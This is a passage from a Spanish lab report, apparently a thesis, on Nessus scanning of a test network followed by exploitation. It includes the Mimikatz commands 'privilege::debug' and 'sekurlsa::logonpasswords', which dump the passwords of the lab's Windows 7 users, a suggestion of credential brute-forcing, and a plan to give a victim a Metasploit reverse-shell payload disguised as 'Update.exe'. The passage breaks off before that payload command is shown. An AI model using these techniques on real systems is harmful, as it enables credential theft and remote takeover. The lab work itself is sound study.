

Ilustración 114 – Advanced - Advanced Scan

Ahora pasaremos a la pestaña de 'Credentials' donde daremos el usuario y contraseña de cada equipo. De esta manera haremos un escaneo más profundo ya que el escáner se loggeara con el usuario admin de cada equipo.

Para esta prueba, hemos creado el mismo usuario administrador y su contraseña en todos los equipos, pero si tuviésemos usuarios disintos podríamos meter tantos como quisiésemos. Por ejemplo, si no supiésemos que usuario y contraseña tienen los equipos, podemos hacer nuestro propio ataque de fuerza bruta insertando un listado de los nombres más comunes y sus contraseñas como, por ejemplo: admin-admin, admin-pass, admin-password, etc.



Ilustración 115 – Credential Windows - Advanced Scan



Ilustración 116 – Credential Linux - Advanced Scan

Por último, en la pestaña ‘Plugins’ incluiremos todos en el escaneo para que analice todos los parámetros posibles en cada uno de los equipos.



Ilustración 117 – Plugins - Advanced Scan

Una vez terminado de configurar todos los parámetros de cada una de las secciones del tipo de escaneo ‘Advanced Scan’, lo ejecutaremos dando al play.



Ilustración 118 – Ejecución de escaneo - Advanced Scan

Este tipo de escaneo tiene un tiempo de ejecución bastante largo. En nuestro caso tenemos cuatro equipos a escanear y tarda una media de unos 15 minutos en finalizar, por lo que toca esperar. Es conveniente que mientras se realiza el escaneo, no saturemos la red con otros dispositivos ya que puede llenarse la red de ‘paquetes basura’ y mostrar falsos positivos.



Ilustración 119 – Progreso del escaneo - Advanced Scan

Una vez el escáner ha terminado, lo primero que podemos ver son unas franjas horizontales con el número de vulnerabilidades que hay de cada tipo en cada uno de los equipos, viendo la IP del equipo en la parte izquierda.

En la parte derecha podemos ver los detalles del escaneo como el tipo de escáner lanzado, el estado de este ya que podemos observar la ejecución de este mientras se escanean los diferentes equipos, el CVSS (Common Vulnerability Score System) que sirve para ver la puntuación y estimar el impacto de las vulnerabilidades, el es escáner, la fecha y hora del inicio de la ejecución del escáner, la fecha y hora de la finalización de la ejecución del escáner y la duración de este.

Debajo de toda esta información podemos ver el circulo de las vulnerabilidades. En este círculo podemos ver los diferentes tipos de criticidad de las vulnerabilidades. Estas son, de menor a mayor (Informativa, baja, media, alta y critica). Por último, tambien podemos ver el porcentaje existente de cada tipo de criticidad en el escaneo lanzado.



Ilustración 120 – Visualización de resultados - Advanced Scan

En la pestaña de ‘Vulnerabilities’ podemos encontrar un resumen unido de todas las vulnerabilidades ordenadas de más críticas a menos de todos los equipos que hemos escaneado. Si entramos en cada una de las vulnerabilidades podemos encontrar toda la información sobre esta y como solucionarla.



Ilustración 121 – Pestaña Vulnerabilities - Advanced Scan

En la siguiente pestaña ‘Remediations’ podemos encontrar todas las acciones que debemos de hacer para solucionar las vulnerabilidades en cada uno de los equipos. Esta pestaña es de gran importancia ya que te evita tener que remediar una a una cada vulnerabilidad, sino que te indica las acciones justas a llevar a cabo para eliminar todas las vulnerabilidades existentes en cada uno de los equipos.



Ilustración 122 – Pestaña Remediations - Advanced Scan

En la pestaña ‘VPR Top Threats’ podemos ver la clasificación de vulnerabilidades según el sistema patentado de ‘clasificacion de prioridad de vulnerabilidades’ (VPR) de Tenable. En esta pestaña podemos ver las diez vulnerabilidades principales que hay en nuestro sistema, las cuales, hay que priorizar. Dentro de cada una de ellas se nos muestra una guía para ayudar a la remedición y reducir eficazmente el riesgo en nuestros sistemas.

Ilustración 123 – Pestaña VPR - Advanced Scan

Por último, en el correo podemos ver una información resumida del resultado del escaneo. En el podemos ver el número de vulnerabilidades de cada tipo y el total de vulnerabilidades por equipo. Tambien, podemos ver un listado de las remediaciones que hay que llevar a cabo para eliminar una gran parte de las vulnerabilidades.



Ilustración 124 – correo - Advanced Scan

6.3 Análisis y explotación de las vulnerabilidades.

En este apartado analizaremos los resultados obtenidos anteriormente y explotaremos varias vulnerabilidades para hacernos con las claves de acceso a los equipos o con el control de este.

6.3.1 Mimikatz.

Uno de los grandes problemas de Windows es tener habilitado WDigest para el almacenamiento de contraseñas. WDigest conserva en todo momento una copia de la contraseña en texto plano del usuario dado de alta en el sistema. Es aquí donde aparece la vulnerabilidad en el sistema.

Después de realizar el escaneo en el equipo de Windows 7, encontramos dicha vulnerabilidad. Dentro podemos encontrar información sobre esta vulnerabilidad y un enlace de la página de Tenable con información sobre esta.



Ilustración 125 – WDigest

https://www.tenable.com/audits/items/CIS_MS_Windows_7_v3.2.0_Level_1.audit:0e7bdc7f7a00270d1ed61fc02134c88d

Una vez sabemos que este equipo tiene esta vulnerabilidad, procedemos a usar Mimikatz para sacar las contraseñas de todos los usuarios creados en el equipo.

Una vez tenemos acceso al equipo, independientemente del tipo de usuario, ejecutamos el exploit de Mimikatz para conseguir todas las contraseñas del equipo.



Ilustración 126 – mimikatz.exe

Una vez ejecutamos el .exe se nos abrirán la terminal del exploit.



Ilustración 127 – Terminal mimikatz

Lanzamos el comando ‘privilege::debug’ para verificar los privilegios que tenemos en la terminal. Al devolvernos ‘Privilege ‘20’ OK’ nos indica que tenemos absoluto control de la terminal y podemos seguir con la secuencia de comandos.



Ilustración 128 – comando privilege::debug

Lanzamos el comando ‘sekurlsa::logonpasswords’ para mostrar toda la información, incluida la contraseña, de todos los usuarios almacenada en memoria.

Ilustración 129 – comando sekurlsa::logonpasswords

Dándonos como resultado las siguientes dos imágenes. En ambas imágenes podemos encontrar toda la información referente tanto a los usuarios dados de alta en el sistema como la información del equipo. Podemos ver que el equipo de Windows 7 tiene tres usuarios. El primero, Administrador con contraseña ‘admin’, el segundo usuario, Juan con contraseña ‘Juan1234’ y el tercer usuario, admin con contraseña ‘12Admin34!’.

Ilustración 130 – información obtenida con Mimikatz



Ilustración 131 – información obtenida con Mimikatz

Ahora, si miramos los usuarios que hay creados en el equipo, efectivamente vemos que hay tres y protegidos con contraseña.



Ilustración 132 – usuarios de W7

De esta manera hemos encontrado con Nessus una vulnerabilidad en el equipo de Windows 7, que gracias a la información que nos ha dado, hemos podido averiguar que es explotable con Mimikat y usando este hemos conseguido explotar la vulnerabilidad consiguiendo sacar el nombre y contraseña de todos los usuarios creados en el equipo. [24]

6.3.2 Reverse.

El segundo gran problema es la falta de actualización de los equipos. Esto ocasiona una desprotección del sistema enorme. En muchos casos, la falta de las actualizaciones de seguridad en los equipos provoca que muchos exploits o archivos maliciosos no sean detectados una vez descargados en el equipo.

En nuestro caso, analizando los resultados del escaneo de vulnerabilidad del equipo Windows 10, hemos encontrado que el equipo tiene una gran cantidad de vulnerabilidades por falta de actualizaciones de seguridad en el equipo.

CRITICAL	9.8	KB5008212: Windows 10 Version 2004 / Windows 10 Version 20H2 / Windows 10 Version 21H1 / Windows 10 Version...
CRITICAL	9.8	KB5009543: Windows 10 Version 20H2 / 21H1 / 21H2 Security Update (January 2022)
CRITICAL	9.8	KB5012599: Windows 10 Version 20H2 / 21H1 / 21H2 Security Update (April 2022)
CRITICAL	9.8	KB5013942: Windows 10 Version 20H2 / 21H1 / 21H2 Security Update (May 2022)
CRITICAL	9.8	KB5016616: Windows 10 Version 20H2 / 21H1 / 21H2 Security Update (August 2022)
CRITICAL	9.8	KB5017308: Windows 10 Version 20H2 / 21H1 / 21H2 Security Update (September 2022)
CRITICAL	9.8	KB5018410: Windows 10 Version 20H2 / 21H1 / 21H2 Security Update (October 2022)
HIGH	9.3 *	MS09-060: Vulnerabilities in Microsoft Active Template Library (ATL) ActiveX Controls for Microsoft Office Could Allow ...
HIGH	8.8	KB5010342: Windows 10 Version 20H2 / 21H1 / 21H2 Security Update (February 2022)
HIGH	8.8	KB5011487: Windows 10 Version 20H2 / 21H1 / 21H2 Security Update (March 2022)
HIGH	8.8	KB5014699: Windows 10 Version 20H2 / 21H1 / 21H2 Security Update (June 2022)
HIGH	8.8	KB5015807: Windows 10 Version 20H2 / 21H1 / 21H2 Security Update (July 2022)
HIGH	8.8	KB5019959: Windows 10 Version 20H2 / 21H1 / 21H2 / 22H2 Security Update (November 2022)
HIGH	7.4	WinVerifyTrust Signature Validation CVE-2013-3900 Mitigation (EnableCertPaddingCheck)

Ilustración 133 – Vulnerabilidades W10

Aprovecharemos estas vulnerabilidades para utilizar Metasploit y hacer un reverse al equipo. Para ello, configuraremos un equipo oyente (maquina kali) y crearemos un archivo malicioso que le pasaremos al equipo de Windows 10 para que actúe como cliente y se conecte a nosotros, al equipo oyente, consiguiendo asi una shell interactiva en kali desde la cual nosotros como atacantes podemos utilizar para explorar la máquina de destino (W10) y ejecutar cualquier código.

Una gran ventaja al hacer reverse es que meterpreter reside completamente en la memoria y no escribe nada en el disco. Además, tampoco crea nuevos procesos sino que se inyecta en los procesos comprometidos desde los puede ir haciéndose con el control de otros procesos en ejecución.

Lo primero que haremos será ejecutar el siguiente comando. Con este comando generaremos un ejecutable, el cual llamaremos 'Update.exe' y se lo pasaremos al equipo victima (Windows 10) para tener acceso completo al sistema y hacernos con el control del equipo.

En el comando pondremos la IP del equipo atacante (Kali) y un puerto que servirá de escucha.

```
┌──(kali㉿kali)-[~]
